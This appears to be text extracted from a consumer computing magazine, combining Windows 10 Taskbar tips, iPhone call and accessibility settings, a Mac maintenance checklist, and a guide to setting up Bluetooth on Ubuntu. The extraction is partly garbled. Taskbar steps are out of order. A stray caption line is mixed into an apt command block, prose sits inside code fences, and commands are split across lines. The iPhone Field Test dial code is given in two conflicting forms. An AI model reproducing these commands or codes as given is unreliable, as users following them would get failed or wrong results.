
Another feature of the Taskbar in Windows 10 is Task View. You can access this by clicking the icon on the right of the search box. This gives you an overview of all the apps and windows you have open. Click the thumbnail of an app or window to bring it to the front. If you scroll down the Task View, you'll see a timeline of the documents you've previously worked on as well.



### 4 MOVE AND EXPAND THE TASKBAR


By default the Taskbar sits at the bottom of your screen. Right-click the Taskbar, click 'Lock the Taskbar' to deselect the option. Now, if you move your mouse cursor to the top of the Taskbar, you'll see its icon change. This lets you drag the top of the Taskbar to make it wider. To move the Taskbar, click it and drag it to either side of your screen, or to the top.






## 5 THE NOTIFICATION AREA

Next to the time and date on the right of the Taskbar is the notification area. This contains important status updates for certain apps. For example, if you use Dropbox, the Dropbox icon will show a notification when it is syncing. You can quickly check your network connection or alter your sound volume from here, too, and you can view more apps by clicking the '^' arrow.




## 7 GO TO WEBSITES DIRECTLY FROM THE TASKBAR

You can quickly go to your favourite websites by adding an address bar to the Taskbar. This lets you type in the URL of a website, such as [www.techradar.com](http://www.techradar.com), and a web browser will open with that website loaded. Right-click the Taskbar, then select Toolbars followed by Address. You can now type in the URL in the address bar and press Return to go to the website.




## 9 TASKBAR OPTIONS

For more Taskbar options, right-click it and select 'Taskbar settings'. From here you can select to automatically hide the Taskbar when it's not needed, use small Taskbar buttons to save space and whether or not to combine Taskbar buttons. By default, Windows 10 combines windows from the same app in one icon to keep the Taskbar getting cluttered, but you can change that here.




## 6 QUICKLY ARRANGE WINDOWS

If you have a lot of windows open at once and want to quickly arrange them on your desktop, right-click the Taskbar and select 'Show windows stacked'. This resizes the open windows and stacks them alongside each other. The option 'Show windows side by side' rearranges the Windows in a rectangular layout. 'Cascade windows' arranges them behind each other.



## 8 PIN WEBSITES TO THE TASKBAR

Another way to quickly go to a favourite website is to pin it to the Taskbar. To do this in Edge, browse to the page you want to pin, click the ellipsis (...) and select 'Pin this page to the taskbar'. To do this in Chrome, click the three vertical dots icon on the right side of the window and select 'More tools'. Click 'Create shortcut' then Create. Drag the icon from the desktop onto the Taskbar.



## 10 NOTIFICATION AREA SETTINGS

From the Taskbar settings window you can also change the notification area settings. Scroll down and click 'Select which icons appear on the taskbar' to choose which apps display their icons in the area. There is also an option to 'Turn system icons on or off'. Click this and select which Windows 10 icons you want in the notification area. Your Taskbar is now set up for your needs!



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
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


**EXPOSED:**  
HIDDEN SECRETS  
OF THE WINDOWS  
TASKBAR



**HOW TO: PROTECT**  
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# ON SALE NOW



# Master iPhone call secrets


There is more to calling and receiving calls on your iPhone than you might think...

**M**aking and receiving calls on the iPhone is easy and there is nothing to it but it is possible to customise the settings and tweak them a little. In both the iPhone settings and Accessibility settings there are a few features that you can play around with. For example, you can enable auto-answer and direct incoming calls to the speaker, and you can get


Siri to call people. These are great when your hands are dirty and you don't want to transfer that dirt to the iPhone.

You can also hide your phone number when calling people, listen to your own music when on hold, create custom responses for when you can't take calls, flash the light with calls, and more. Let's dive in to the iPhone's settings.

"There is a secret mode that can be accessed by entering the following code: **\*#3001#12345#**".



## Customise the iPhone's call settings




**1 CALL WITH SIRI**  
Instead of typing numbers or searching for contacts, just ask Siri to call people. Say 'Hey Siri' or long-press the Home button and say 'Call...' followed by their name.




**4 LISTEN TO MUSIC**  
Plug earphones in and you can listen to music during a call, which is handy when you are on hold for ten minutes. Press Home, tap Music and select a track. Only you hear it.




**2 CALL ON SPEAKER**  
Siri can do more than just call contacts; it can direct the output to where you want it. For example, say 'Hey Siri, call Bob on speakerphone' or whoever the name is.



**5 DIAL EXTENSIONS**  
Automatically dial an extension after calling someone. Open the contact and tap Edit. After their number, tap +\*# and press Pause or Wait, then the extension.



**3 HIDE YOUR NUMBER**  
When you call someone your number appears on their screen, but it can be hidden. Type #31# on the keyboard followed by the number. The call is displayed as private.



**6 CUSTOM RESPONSES**  
When you don't have time to pick up, use a custom text response. Go to 'Settings > Phone > Respond with text'. Tap a response and change it to your own text response.



# iPhone tweaks


## Customise the Accessibility settings

### GOOD VIBRATIONS

Vibration can be on or off and it is a global setting for everything. It is useful to have vibration on when the phone is in silent mode so you can tell when someone calls.

### Field test your iPhone

There is a secret mode that can be accessed by entering the following code, `##3001#12345##`. A screen appears with the title Field Test and it provides a lot of detailed technical information organised into categories like 'SIM Info', 'Serving Cell Info' and several more. The information will not mean much to most people, but it is perhaps interesting to see.



### CALL AUDIO ROUTING

Press here and there are options to always answer on Bluetooth or speaker. Auto-answer can be enabled and you can choose the number of rings to wait before automatically answering a call.

### LED ALERTS


Press here and set the iPhone to flash the light when there is a call. There is a separate option to flash when the phone is set to silent and this is useful for spotting calls.

### NOISE CANCELLATION

The iPhone can use the microphone on the back side to listen for noise around you and then automatically reduce it in the call. You and the receiver will hear more clearly.

### Explore the secret phone settings

Not all of the call settings are in 'Settings > Phone' – some come under the different subject heading of Accessibility. The options here include where to send the output from the caller and the choices available are Automatic, Bluetooth Headset and Speaker. Add the option to auto-answer incoming calls and you can control when to answer and how to receive the call. There are more Accessibility settings, such as vibration and phone noise cancellation.



#### 1 AUTO-ANSWER CALLS

If your hands are dirty and you don't want to touch your iPhone, go to 'Settings > General > Call Audio Routing > Auto-Answer Calls' and turn it on.

#### 2 ALWAYS USE SPEAKER


Another tip is to always answer calls on the speaker. Go to 'Settings > General > Call Audio Routing' and select Speaker and you can auto-answer calls on speaker. ■



# Give your Mac a full health check

Check the hardware and software in your Mac to ensure it is running smoothly and error-free.


**A**pple Macs are very reliable and they often last for many years. In fact, some people have had their Macs for ten years! However, you do need to pay attention to maintenance tasks to keep the hardware and software running. If your Mac is slower than it should be, if adverts appear when they should not, if apps or devices do not work correctly, it could be because of a hidden problem. A health check can identify errors and help you to fix them. Use this guide to check and maintain your Mac. The tests, which range from checking fonts to getting a full diagnostic report from specialist software, are most useful to Macs that are more than a year old and well used.



There is a wide range of software, both pre-installed and third-party, to diagnose problems and fix your Mac...


## How to:

Make sure your Mac's okay




### 1 ADD SECURITY SOFTWARE

The Mac is more secure than other types of computer but it is not completely impervious to malware/adware. Get Intego VirusBarrier Scanner free from the Mac App Store.




### 2 SCAN FOR MALWARE

Start a scan. It found malware on our Mac but because it is an app from the Mac App Store it may be a false positive. Investigate anything found and delete to be safe.




### 3 VALIDATE FONTS

Open Font Book and select 'File > Restore Standard Fonts' if any are missing. Click one font to select it and then press Cmd-A to select them all. 'Click File > Validate Fonts'.




### 4 REMOVE BAD FONTS

For various reasons problems can occur with fonts. After the check, select all fonts with errors and then click 'Remove Checked'. There's no point in keeping damaged ones.



### 5 USE SOFTWARE UPDATE

Open the Mac App Store and select Updates. Many macOS/app updates include bug fixes and keeping your OS software up to date is the best way to avoid problems.



### 6 CHECK BATTERY HEALTH

If you have a MacBook it is useful to monitor the battery health. Run coconutBattery ([www.coconut-flavour.com](http://www.coconut-flavour.com)) and check the second bar is greater than 80% for best health.



# Check your Mac

Run tests and checkups.


**SCAN FOR MALWARE**  
Viruses are rare but the Mac can get adware and other irritations. Scan the Mac using Intego VirusBarrier Scanner once a month just to check that everything is okay. Delete any bad apps.

**ACTIVITY MONITOR**  
Is your Mac hot? Is it unresponsive? Open Activity Monitor and select the CPU, Memory and Disk tabs to see if there are bad apps that are using too much of the Mac's resources.

**CHECK THE POST**  
Open System Information in Utilities and then select Diagnostics on the left. It shows the result of POST (Power On Self Test) and it should say 'Passed'. Investigate if it does not.

**REMOVE BAD FONTS**  
Use Font Book to check the health of the fonts installed in macOS because there are sometimes bad ones that are corrupted. Verify all fonts, select the ones with errors and then remove them.

**EtreCheck health checks**  
There are a few things to bear in mind with EtreCheck and one is that it can only be run five times for free. However, you won't often need it. It produces a very detailed and visual display of the results but disables screenshots (hence no pictures). Use the Share icon to copy the report and paste it in TextEdit.



**7 USE SYSTEM INFORMATION**  
Open System Information in Utilities and some categories on the left display status information on the right. Select 'Memory' for example and check the status says 'OK'.



**8 CHECK THE DISK**  
Is the disk drive or SSD working properly and in full health? To find and fix problems, open Disk Utility and select each drive and partition and click the 'First Aid' button.



**9 USE ETRECHECK**  
EtreCheck ([etrecheck.com](http://etrecheck.com)) is a brilliant tool that checks everything in your Mac. Only five runs are available in free mode, so use them wisely. Run it and save the report.




# Get Bluetooth to work with Ubuntu

Nick Peers reveals how to get your Bluetooth-capable equipment recognised and working in Linux. Let's hear it for cable-free connectivity!

**W**hen it comes to wireless communication to and from your PC, it's easy to overlook Bluetooth. Yet its low-power requirements make it ideal for all wireless scenarios, not least hooking up wireless input devices to your PC. Why clutter up your USB ports with wireless adapters for keyboards and mice when you can pair them with Bluetooth, for example?

That's not to say Bluetooth is perfect – far from it, particularly where Linux is concerned. Bluetooth implementation is improving and becoming easier to manage, but it can still fall over at the slightest provocation, particularly when attempting more complex tasks like streaming audio or sending files to and from mobile devices. We'll not only show you how to get Bluetooth working, but reveal some tricks to help troubleshoot annoying problems when they arise.

Many modern-day PCs and laptops come with Bluetooth built-in, but you can add Bluetooth functionality for as little as \$10 with a USB adapter. Look for an adapter that supports Bluetooth 4.0 or 4.1. Even if it doesn't explicitly support Linux most should still work,



but try to source one that has been successfully used by others – Google the name and your distro or 'Linux' to see what comes up.

## UNDER STARTERS ORDERS

These days, most Bluetooth adapters are plug and play. It's likely the basic packages required to use Bluetooth are already installed, but to be on the safe side run the following commands from a Terminal window:

```
# sudo apt-get update
```

```
# sudo apt-get install
bluetooth bluez bluez-tools
rfkill
```

Now you need to verify that your Bluetooth adapter has been detected:

```
# sudo rfkill list
```

It should list your Bluetooth adapter and both SOFT and HARD should be set to Unblocked. If this isn't the case, issue the following command:

```
# sudo rfkill unblock
bluetooth
```

This should ensure that the Bluetooth adapter functions correctly. If the adapter doesn't appear, try

```
# lsusb
```

Does your adapter appear in this list? If so, type `hciconfig` and hit Enter. It should list the device as `hci0`, in which case, to find out the manufacturer type:


```
# hciconfig -a hci0
```

Try [wiki.ubuntu.com/HardwareSupportComponentsBluetoothUsbAdapters](http://wiki.ubuntu.com/HardwareSupportComponentsBluetoothUsbAdapters) to see if your device is listed, complete with instructions to help you get it working.

Still no luck? Try the following command:


```
# dmesg | grep bluetooth
```

Look to see if there's a Direct firmware load failure, which indicates the firmware is missing. You'll need to track this down and copy it to the indicated folder under `/lib/firmware/` – those with internal Wi-Fi/Bluetooth adapters sporting Broadcom chipsets should start their search at [github.com/winterheart/broadcom-bt-firmware](https://github.com/winterheart/broadcom-bt-firmware) for example.



Problems getting your adapter working? Make use of Linux's hardware tools to check that your device has been recognised





Failing that, make a note of its name and Google that with 'Ubuntu' to find out more about it and if there's a known problem. One issue we've come across is that newer chips may not be recognised in the kernel you're currently running. So if updating Ubuntu doesn't work, and you're a dab hand with Linux, consider updating to the latest version of the kernel. If that sounds tricky, try the Ubuntu Kernel Update Utility, a GUI tool:

```
# sudo apt-add-repository -y
ppa:teejee2008/ppa
# sudo apt-get update
share files bluetooth linux
```

```
# sudo apt-get install ukuu
```

Launch it and you'll see a list of all available versions. Choose a higher version and install it – if Linux fails to boot properly, you should be able to fall back to your original kernel via the grub menu (look under the Advanced Options menu) at boot, then try a lower version. If your adapter still stubbornly refuses to work, try a different one – as we said earlier, they don't break the bank.

Once your Bluetooth adapter has been detected, check the status of the Bluetooth service:

```
# sudo service bluetooth
status
If it's not running:
# sudo service bluetooth
start
```

### SET UP BLUETOOTH DEVICES

You can close the Terminal window now. If all is well, you can now do everything you want to through the Gnome desktop. The step-by-step guide (final page) reveals the straightforward way to pair, connect and configure devices using the built-in Settings tool.

This should work in most circumstances, but while certain devices are likely to work flawlessly – mice and keyboards, for example – others may cause a few headaches,

specifically sound devices. The key is to be patient – don't rush to click a button. Other times you may need to reboot your PC and try pairing or reconnecting again.

It's also worth checking out the box on Blueman for an alternative tool that gives you more control over the pairing, connection and management process, plus provides more verbose communication should errors occur. Furthermore, don't forget to resort to Googling your device and 'Linux' or 'Ubuntu' to see if anyone else has gone down the same route.

### AUDIO TO WIRELESS DEVICES

Using Bluetooth to stream audio is a popular use of the wireless technology, particularly given the proliferation of

cheap Bluetooth headphones, headsets and speakers. Again, Google any potential buy to see how others have got on with it. Once paired and connected, visit Settings > Sound where you should see the device in question is now available under Output (if it's a headset, it should also appear under Input).

You'll see your device has been allocated a profile – typically 'Hi-Fidelity Playback (A2DP Sink)' for a speaker, or 'Headset Head Unit (HSP/HFP)' for a headset – and you may find it supports multiple profiles via its drop-down menu. For now, though, stick with the default and click Test Speaker to check it's working (you may need to click this a few times or even switch outputs before the connection clicks in and you hear a response).

With the device now set for both Output and – if applicable – Input, you can now attempt to use your device in conjunction with an app like Rhythmbox. If no sound comes out of it, try temporarily switching back to your PC's speakers in Settings > Sound before clicking your Bluetooth device again – you should find that things now work correctly.

### MUSIC TO YOUR PC

Another good use for Bluetooth is to use it to stream audio from your phone or other audio device to your PC's more powerful speakers rather than the other way around. First, check your device is configured to output to your PC – in Android, for example, navigating to 'Bluetooth Settings' and tapping the Settings cog next to your PC's entry should provide options for outputting phone and/or media audio to your PC choose the latter for your music.

## Bluetooth via the command line

If you'd like to be able to control Bluetooth via the Terminal or other shell, then all the tools you need are installed with the bluez and bluez-tools packages.

While hcitool is traditionally used to scan for, pair and connect devices, an easier tool is bluetoothctl. Enter the command-line package:

```
# bluetoothctl
From here type help where you'll find plenty of familiar-looking commands – 'scan on' to put it into scanning mode, for example. Devices will appear as they're detected, or you can type 'devices' for an updated list. Once you've found a device, pair it like so:
```

```
# pair <device ID>
```

Device ID is the six-digit hexadecimal code (1A:2B:3C:4D:5E:6F) that appears next to the device description. To save time, type the first digit of its device ID and press Tab to auto-complete.

Once paired, type trust <device ID> to enable the device to connect followed by connect <device ID> to complete the connection.

If you want to transfer files over Bluetooth from the command line, exit bluetoothctl and type:

```
# obexctl
```

Again, type help for a full list of commands, which span from connecting to a remote device, sending files and monitoring and controlling the file transfer process. For a complete guide to both tools and other bluez components, visit [docs.ubuntu.com/core/en/stacks/bluetooth](https://docs.ubuntu.com/core/en/stacks/bluetooth).



